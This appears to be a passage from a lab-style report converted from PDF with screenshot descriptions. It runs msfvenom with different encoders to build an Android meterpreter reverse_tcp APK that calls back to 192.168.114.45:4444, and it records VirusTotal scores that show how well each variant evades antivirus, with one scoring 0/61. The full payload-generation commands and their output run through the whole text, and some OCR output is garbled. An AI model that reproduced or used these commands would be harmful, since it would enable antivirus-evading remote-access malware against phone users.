Zillya	Undetected	ZoneAlarm by Check Point
Zoner	Undetected	Alibaba
Arctic Wolf	Unable to process file type	Avast-Mobile
BitDefenderFals	Unable to process file type	DeepInstinct
Elastic	Unable to process file type	McAfee Scanner
Palo Alto Networks	Unable to process file type	SecureAge
SentinelOne (Static ML)	Unable to process file type	Symantec Mobile Insight
TEHTRIS	Unable to process file type	Trapmine
Trustlook	Unable to process file type	Webroot

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > ssl.apk -e x86/alpha\_upper

Use of encoder 26 =encoder/x86/alpha\_upper

The screenshot shows a terminal window on Kali Linux with the command `msfvenom` being run to generate an APK payload. The command specifies the payload type as `android/meterpreter/reverse\_tcp`, the local host as `192.168.114.45`, the local port as `4444`, and the encoder as `x86/alpha\_upper`. The output shows the payload size is 26542 bytes. The terminal also displays a file browser interface on the right side.

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > ssl.apk -e x86/alpha_upper
```

## Detectable ratio 3


The screenshot shows the VirusTotal analysis interface for a file named 'nikto.apk'. The main summary indicates a 'Community Score' of 3/61, with 3 security vendors flagged as malicious. The file size is 20.06 KB and it was last analyzed 44 minutes ago. The interface includes tabs for DETECTION, DETAILS, and COMMUNITY, and a 'Join our Community' button. Below the summary, there's a table of security vendor analysis results. The table shows various vendors like Avast, Jiangmin, AhnLab-V3, ALYac, Arcabit, and Baidu, each with their detection status (Undetected or Malicious). The 'Family labels' section shows 'hack' and 'msfencode'.

## Un Detectable ratio 59

The screenshot shows the VirusTotal analysis interface for the same file ('nikto.apk'). The main summary indicates an 'Undetectable' ratio of 59/61, with 59 security vendors unable to process the file type. The file size is 20.06 KB and it was last analyzed 44 minutes ago. The interface includes tabs for DETECTION, DETAILS, and COMMUNITY, and a 'Join our Community' button. Below the summary, there's a table of security vendor analysis results. The table shows various vendors like Varist, VIPRE, ViRobot, Xcilitum, Zillya, Zoner, Arctic Wolf, BitDefenderFalk, Elastic, Palo Alto Networks, SentinelOne (Static ML), TEHTRIS, and Trustlook, each with their processing status (Unable to process file type).


**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > abc2.apk -e x86/bloxor

Use of encoder 30 =encoder/ x86/bloxor



```
root@vbox:[/home/mayur]
File Machine View Input Devices Help
root@vbox:[/home/mayur]
[+] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[-] No encoder selected, selecting encoder: x86/bloxor
Attempting to encode payload with 1 iterations of x86/avoid_utf8_tolower
x86/bloxor chosen with final size 10293
Payload size: 10293 bytes
root@vbox:[/home/mayur]
[+] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[-] No encoder selected, choosing encoder: x86/bloxor
Attempting to encode payload with 1 iterations of x86/bloxor
x86/bloxor succeeded with size 10293 (iteration=0)
x86/bloxor chosen with final size 10293
Payload size: 10293 bytes
root@vbox:[/home/mayur]
# ls
abc1.apk certifiedhacker.com Downloads Hack1.apk jhon.apk lhost.apk mayur.txt pach.exe ram sham ssl.apk system.apk washig.e
abc2.apk chaitin.apk dynamic.apk jhonweek1.apk log4jFRRKE.jpeg mayur.html ramrills.apk shams.exe ssl2httpd.log system1.apk washig.e
abc3.apk dev1.apk fceasy.apk harish.apk jhonweek2.apk log4jFRRKE.jpeg mayur.html rockyou.txt.save Icpaper.exe ssl2httpd.log system1.apk washig.e
aniket.apk Desktop fcsociety hello.apk jhonweek3.apk manish.exe nihal password.apk rockyou.txt.save.Icpaper.exe ssl2httpd.log system1.apk washig.e
aniket.apk dev1 ftp.apk hp.apk jps1.apk masterch.exe nikto.apk pashtil.exe rohit.exe sslfing.exe sumo.exe Templates xXnAFAQd.jpg
aniket.apk dev1 httpd.exe iis7.exe masterch.exe nikto.apk pashtil.exe rohit.exe sslfing.exe sunny.exe terminal.apk versininfo.d
aniket.apk dev1 iis7.exe masterch.exe nikto.apk pashtil.exe rohit.exe sunpig.exe systxqu0.jpeg viki.apk zphisher
aniket.apk DNS.apk gamesh.exe imap.apk kumar.apk mayur.apk nihal.exe Pictures roman.apk Public search.exe ssl1.apk system1.apk vxVH0Wtd.html zPULrpzg.d
aniket.apk Documents gamu.exe ThEkwR2d.jpeg lhost1.apk 'mayur.txt' ntp.apk
root@vbox:[/home/mayur]
```

Detectable ratio 0



No security vendors flagged this file as malicious

Community Score: 0/61


3c6cd59f11508b8aff9545a4d37c263ff8678bcfaeb98db8942e7c9e39d78d?nocache=1

abc2.apk

Size: 10.05 KB | Last Analysis Date: a moment ago

Security vendor's analysis	Result	Do you want to automate checks?
Acronis (Static ML)	Undetected	Undetected
AllCloud	Undetected	Undetected
Anti-AVL	Undetected	Undetected
Avast	Undetected	Undetected
Avira (no cloud)	Undetected	Undetected
BitDefender	Undetected	Undetected
ClamAV	Undetected	Undetected

# Un Detectable ratio 61



**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > abc2.apk -e x86/call4\_dword\_xor

Use of encoder 32 =encoder/x86/call4\_dword\_xor

A screenshot of a Kali Linux terminal window titled 'root@vbox:[/home/mayur]'. The user runs the command 'msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > abc4.apk -e x86/call4\_dword\_xor'. The output shows the payload being encoded with 1 iteration of x86/call4\_dword\_xor. The final size of the apk is 18262 bytes. The terminal then lists all files in the current directory, showing numerous apk files and other Android-related files like 'apktool', 'dex2jar', and various APK names. The desktop taskbar at the bottom shows standard Windows icons.

## Detectable ratio 12

A screenshot of a Windows desktop environment showing a VirusTotal analysis result. The main window displays a 'Community Score' of 12/60, indicating 12 security vendors flagged the file as malicious. The file information shown is: d8bc9a0a5021bf6e75a6014adbe5c9e2975a74f07fd552ab838ff6713607933?nocache=1, abc4.apk, Size: 10.02 KB, Last Analysis Date: 1 minute ago. Below this, there are tabs for DETECTION, DETAILS, and COMMUNITY. The DETECTION tab shows a list of security vendors and their findings. A green banner at the bottom encourages joining the community for additional insights and automation. The desktop taskbar at the bottom includes icons for File Explorer, Task View, Start, Search, and various application icons.

## Un Detectable ratio 49

A screenshot of a Windows desktop environment showing a VirusTotal analysis result. The main window displays a 'Community Score' of 49/60, indicating 49 security vendors undetected the file. The file information shown is: d8bc9a0a5021bf6e75a6014adbe5c9e2975a74f07fd552ab838ff6713607933?nocache=1, abc4.apk. Below this, there are tabs for DETECTION, DETAILS, and COMMUNITY. The DETECTION tab shows a list of security vendors and their findings. A green banner at the bottom encourages joining the community for additional insights and automation. The desktop taskbar at the bottom includes icons for File Explorer, Task View, Start, Search, and various application icons.


**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > abc2.apk -e x86/context\_stat

Use of encoder 34=encoder/x86/context\_stat


```
[root@vbox:~/home/mayer]
File Actions Edit View Help
[msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 >abc2.apk -e x86/context_stat
[-] No platform selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Encoder chosen: 34=x86/context_stat
[*] Attempting to encode payload with 1 iterations of x86/context_stat
[*] x86/context_stat succeeded with size 10303 (iterations=0)
[*] x86/context_stat chosen with final size 10301
Payload size: 10303 bytes

[root@vbox:~/home/mayer]
ls
abc1.apk aniket.apk devil ftp.apk hp.apk jps1.apk mastercelh.exe nikto.apk patil.exe rohit.exe smp.apk sunny.exe terminal.apk
abc2.apk BowJIE.html DHCP.apk gamesd.exe Hunter.exe kizandu.exe master.exe nil.exe payload.exe roman.exe spaze.exe sunnyxou.jpeg
abc3.apk h264.exe DHCPC.apk httpd.exe krunal.exe mastercjh.exe nile.exe payloadx.exe romanxou.jpeg terminalxou.jpeg
abc4.apk banless Documents gamu.exe IMEKMDJ.jpg thest1.apk thest1.apk mayur.txt pach.exe ram.exe smp.exe system.exe
abc5.apk certifiedhacker.com Downloads Hack1.apk jhon.apk thest1.apk mayur.txt pach.exe ram.exe smp.exe system.exe
abc6.apk certifedhacker.com Downloads Hack2.apk jhoneek1.apk Interapk.jpg module.exe panchayatintel
abc7.apk certifedhacker.com Downloads Hack3.apk jhoneek2.apk logon.exe maha.exe smp.exe system.exe
abc8.apk Desktop fsecure.apk jps manish.exe nihal password.apk rockyyou1.txt.Save sniffer.exe sunith.exe Templates xXahMAFAO.jpeg
aniket.apk Fsociety hello.apk jps manish.exe nihal password.apk rockyyou1.txt.Save sniffer.exe sunith.exe Templates xXahMAFAO.jpeg
[rooth@vbox:~/home/mayer]
```

## Detectable ratio 12



## Un Detectable ratio 49



**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > abc2.apk -e x86/countdown

Use of encoder 36=encoder/x86/countdown

A screenshot of a terminal window titled 'root@vbox:[/home/mayer]'. The user runs the command 'msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > abc2.apk -e x86/countdown'. The output shows that no platform was selected, so it chose 'Android' as the default. It also selected 'dalvik' as the arch. The command then finds compatible encoders and uses 'x86/countdown' with 1 iteration of 'x86/countdown'. Finally, it uses 'x86/countdown' with a final size of 10258 bytes. The payload size is 10258 bytes. The terminal then lists all files in the current directory, including various APK files and some executable files like 'logic.exe', 'pass.exe', and 'redis.exe'. The bottom of the screen shows a taskbar with icons for FileZilla, Firefox, and Google Chrome, along with system status indicators for battery level, signal strength, and date/time.

## Detectable ratio 4

A screenshot of a Windows desktop environment. A browser window is open to the VirusTotal website, displaying the analysis for a file named 'abc8.apk'. The file has a 'Community Score' of 4/61. The 'DETECTION' tab is selected, showing 4/61 security vendors flagged it as malicious. The 'Family labels' include 'hack/malfuncode'. Below this, a table shows the results from various security vendors:

Vendor	Result	Notes
Avast	Win32/Mst.Encode-Q [Hack]	AVG
ClamAV	Win Exploit Countdown-1	Google
Acronis (Static ML)	Undetected	AhnLab-V3
AllCloud	Undetected	ALYac
Anti-AVL	Undetected	Acablit
Avira (no cloud)	Undetected	Baidu

The desktop taskbar shows various icons for Microsoft Office, a search bar, and system status indicators like battery level and date/time.

## Un Detectable ratio 57


A screenshot of a Windows desktop environment. A browser window is open to the VirusTotal website, displaying the analysis for the same file ('abc8.apk'). The 'Community' tab is selected, showing 57/61 security vendors unable to process the file type. Below this, a table shows the results from various security vendors:

Vendor	Result	Notes
Zoner	Undetected	Alibaba
Arctic Wolf	Unable to process file type	Avast-Mobile
BitDefenderFalx	Unable to process file type	Deepinstinct
Elastic	Unable to process file type	McAfee Scanner
Palo Alto Networks	Unable to process file type	SecureAge
SentinelOne (Static ML)	Unable to process file type	Symantec Mobile Insight
TEHTRIS	Unable to process file type	Trapmine
Trustlook	Unable to process file type	Webroot


The desktop taskbar shows various icons for Microsoft Office, a search bar, and system status indicators like battery level and date/time.

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > abc2.apk -e x86/jmp-call-additive

Use of encoder 38=encoder/x86/jmp-call-additive



## Detectable ratio 12



# Un Detectable ratio 50

VirusTotal - File - 0994c0... https://www.virustotal.com/gui/file/0994c009070daea52e50a65cc1027beed1ab6ff3c226bf86aec7634885eba5d

Engine	Result	Engine	Result
Fortinet	Undetected	Gridinsoft (no cloud)	Undetected
Huorong	Undetected	Ikarus	Undetected
Jiangmin	Undetected	K7GW	Undetected
KINGSOFT	Undetected	Kaspersky	Undetected
Kingsoft	Undetected	Lionic	Undetected
Malwarebytes	Undetected	MaxSecure	Undetected
Microsoft	Undetected	NANO-Antivirus	Undetected
Panda	Undetected	QuickHeal	Undetected
Rising	Undetected	Sangfor Engine Zero	Undetected
Skyhigh (SWG)	Undetected	Sophos	Undetected
SUPERAntiSpyware	Undetected	Symantec	Undetected
TACHYON	Undetected	Tencent	Undetected
Trelix (ENS)	Undetected	TrendMicro	Undetected
TrendMicro-HouseCall	Undetected	Varist	Undetected
VBA32	Undetected	VirIT	Undetected
VilRobot	Undetected	WithSecure	Undetected